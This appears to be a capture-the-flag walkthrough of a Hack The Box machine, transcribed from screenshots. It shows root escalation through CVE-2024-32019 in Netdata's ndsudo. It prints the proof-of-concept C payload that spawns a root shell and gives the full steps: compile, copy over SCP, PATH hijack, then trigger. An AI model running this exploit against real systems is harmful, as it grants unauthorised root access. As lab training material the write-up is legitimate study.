
Github https://github.com/topics/cve-2024-32019 ↗

cve-2024-32019

CVE-2024-32019 | INCIBE-CERT 11 Apr 2024 — Description. Netdata is an open source observability tool. In affected versions the 'ndsudo' tool... ↗

Tlernic/CVE-2024-32019-Netdata-ndsudo-Privilege-Escalation-PoC

SO **ndsudo** have privesc lets find github repo



Lets try this one

<https://github.com/AzureADTrent/CVE-2024-32019-POC>

So lets clone this one too ***REMEMBER DON'T USE THIS IN SSH USE NORMAL KALI TERMINAL**

use git clone <https://github.com/AzureADTrent/CVE-2024-32019-POC.git>

The screenshot shows a Kali Linux terminal window with four tabs open:

- nop@kali: ~
- nop@kali: ~/CVE-2025-24893
- nop@kali: ~
- nop@kali: ~/CVE-2024-32019-POC136x33


The terminal history shows:

```
(nop㉿kali)-[~]
$ git clone https://github.com/AzureADTrent/CVE-2024-32019-POC.git
Cloning into 'CVE-2024-32019-POC'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 12 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), 4.53 KiB | 2.26 MiB/s, done.
Resolving deltas: 100% (1/1), done.

(nop㉿kali)-[~]
$ cd CVE-2024-32019-POC
```

The GitHub page for the repository is visible on the right, titled "CVE-2024-32019-POC" for "Netdata ndsudo vulnerability". It includes sections for "About", "Releases", "Packages", and "Languages".


We can see there is **poc.c** file



```
(nop㉿kali)-[~/CVE-2024-32019-POC]
$ cat poc.c
#include <unistd.h>

int main() {
    setuid(0); setgid(0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}
```

In Github Repo we saw the usage of this CVE



The screenshot shows a GitHub repository page for a CVE exploit. The README section provides instructions for exploit development:

- 1. Compile the Malicious Payload**

On your attacker machine (or the vulnerable system if it has a compiler), compile the binary (for example, from the file `poc.c` in the repository):

```
gcc poc.c -o nvme
```

This binary should be crafted to spawn a root shell or execute arbitrary commands with root privileges.
- 2. Transfer the Payload to the Target System**

Move or upload the compiled `nvme` binary to a directory writable by your user, such as `/tmp`:

```
scp nvme user@target:/tmp/
# or use any file upload method you have
```
- 3. Prepare the Payload for Execution**

On the target system, make sure the binary is executable and prepend its directory to your `PATH`:

```
chmod +x /tmp/nvme
export PATH=/tmp:$PATH
```

This ensures `ndsudo` will resolve and execute your malicious `nvme` instead of the legitimate one.
- 4. Trigger `ndsudo` to Execute Your Payload**

Run the vulnerable command to trigger `ndsudo`:

```
./ndsudo nvme-list
```

Lets compile this Poc.c

Use `gcc poc.c -o nvme`

```
(nop㉿kali)-[~]
$ git clone https://github.com/AzureADTrent/CVE-2024-32019-POC.git
Cloning into 'CVE-2024-32019-POC'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 12 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), 4.53 KiB | 2.26 MiB/s, done.
Resolving deltas: 100% (1/1), done.

(nop㉿kali)-[~]
$ cd CVE-2024-32019-POC
(nop㉿kali)-[~/CVE-2024-32019-POC]
$ ls
poc.c README.md

(nop㉿kali)-[~/CVE-2024-32019-POC]
$ gcc poc.c -o nvme
```

Privilege Escalation via `ndsudo` (Neddata Local Exploit)

This POC is used to exploit a vulnerable `nvme` utility bundled with Neddata to escalate local privileges to root. The exploit works by injecting a malicious binary into the user's `/nvme` that impersonates a trusted command (`nvme`) and is executed with root privileges by `ndsudo`.

Prerequisites & Assumptions

- You have local shell access on the target system.
- You can execute the following command but it fails with a "not found" or similar error:
`\$ sudo nvme`

Its compiled now and we need to send nvme file to editor machine

we need to use

```
scp nvme oliver@10.10.11.80:/tmp/
```

and use the password it will save hack the box machine `/tmp` folder

```
(nop㉿kali)-[~/CVE-2024-32019-POC]
$ scp nvme oliver@10.10.11.80:/tmp/
```

```
(nop㉿kali)-[~/CVE-2024-32019-POC]
$ scp nvme oliver@10.10.11.80:/tmp/
oliver@10.10.11.80's password:
nvme
```

It transfer successfully lets back to our ssh session and see the file tranfered or not

```
oliver@editor:~$ find / -perm /4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
oliver@editor:~$ cd /tmp
oliver@editor:/tmp$ ls
netdata-ipc
nvme
systemd-private-1fb6a7d3cc9348668d09ff4251687299-ModemManager.service-7DEuwL
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-logind.service-3F6fXC
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-resolved.service-q24wqa
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-timesyncd.service-TD7Bw7
systemd-private-1fb6a7d3cc9348668d09ff4251687299-xwiki.service-y2x8q6
VMware-root_608-2722828967
oliver@editor:/tmp$
```

It is Here!!! So we so close now we need to set up to run this

use these commands

chmod +x /tmp/nvme

export PATH=/tmp:\$PATH

```
Dec 5 16:27
oliver@editor:/tmp
nop@kali: ~          nop@kali: ~/CVE-2025-24893          nop@kali: ~          oliver@editor:/tmp          nop@kali: ~/CVE-2024-32019-POC
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
oliver@editor: $ cd /tmp
oliver@editor:/tmp$ ls
netdata-ipc
nvme
systemd-private-1fb6a7d3cc9348668d09ff4251687299-ModemManager.service-7DEuwl
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-logind.service-3F6fxC
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-resolved.service-q24wqa
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-timesyncd.service-TD7Bw7
systemd-private-1fb6a7d3cc9348668d09ff4251687299-xwiki.service-y2x8q6
vmware-root_608-2722828967
oliver@editor:/tmp$ chmod +x /tmp/nvme
oliver@editor:/tmp$ export PATH=/tmp:$PATH
oliver@editor:/tmp$
```

All set now we need to use last one final command

/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list

```
Dec 5 16:28
oliver@editor:/tmp
nop@kali: ~          nop@kali: ~/CVE-2025-24893          nop@kali: ~          oliver@editor:/tmp          nop@kali: ~/CVE-2024-32019-POC
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
oliver@editor: $ cd /tmp
oliver@editor:/tmp$ ls
netdata-ipc
nvme
systemd-private-1fb6a7d3cc9348668d09ff4251687299-ModemManager.service-7DEuwl
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-logind.service-3F6fxC
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-resolved.service-q24wqa
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-timesyncd.service-TD7Bw7
systemd-private-1fb6a7d3cc9348668d09ff4251687299-xwiki.service-y2x8q6
vmware-root_608-2722828967
oliver@editor:/tmp$ chmod +x /tmp/nvme
oliver@editor:/tmp$ export PATH=/tmp:$PATH
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/tmp#
```


BOOM!!!! We are now finally Root!!!!

Now we need to /root

cd /root

and

cat root.txt



```
Dec 5 16:28
oliver@editor:/tmp
nmap@kali: ~          nop@kali: ~/CVE-2025-24893      nop@kali: ~          oliver@editor:/tmp          nop@kali: ~/CVE-2024-32019-POC
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
oliver@editor: $ cd /tmp
oliver@editor:/tmp$ ls
netdata-ipc
nvme
systemd-private-1fb6a7d3cc9348668d09ff4251687299-Nodemanager.service-7DEuwL
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-logind.service-3F6fxC
systemd-private-1fb6a7d3cc9348668d09ff4251687299-systemd-resolved.service-q24wqa
systemd-private-1fb6a7d3cc9348668d09ff4251687299-timesyncd.service-TD7Bw7
systemd-private-1fb6a7d3cc9348668d09ff4251687299-xwiki.service-y2x8q6
vmware-root_608-2722828967
oliver@editor:/tmp$ chmod +x /tmp/nvme
oliver@editor:/tmp$ export PATH=/tmp:$PATH
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/tmp# cd /root
root@editor:/root# ls
root.txt scripts snap
root@editor:/root# cat root.txt
root@editor:/root#
```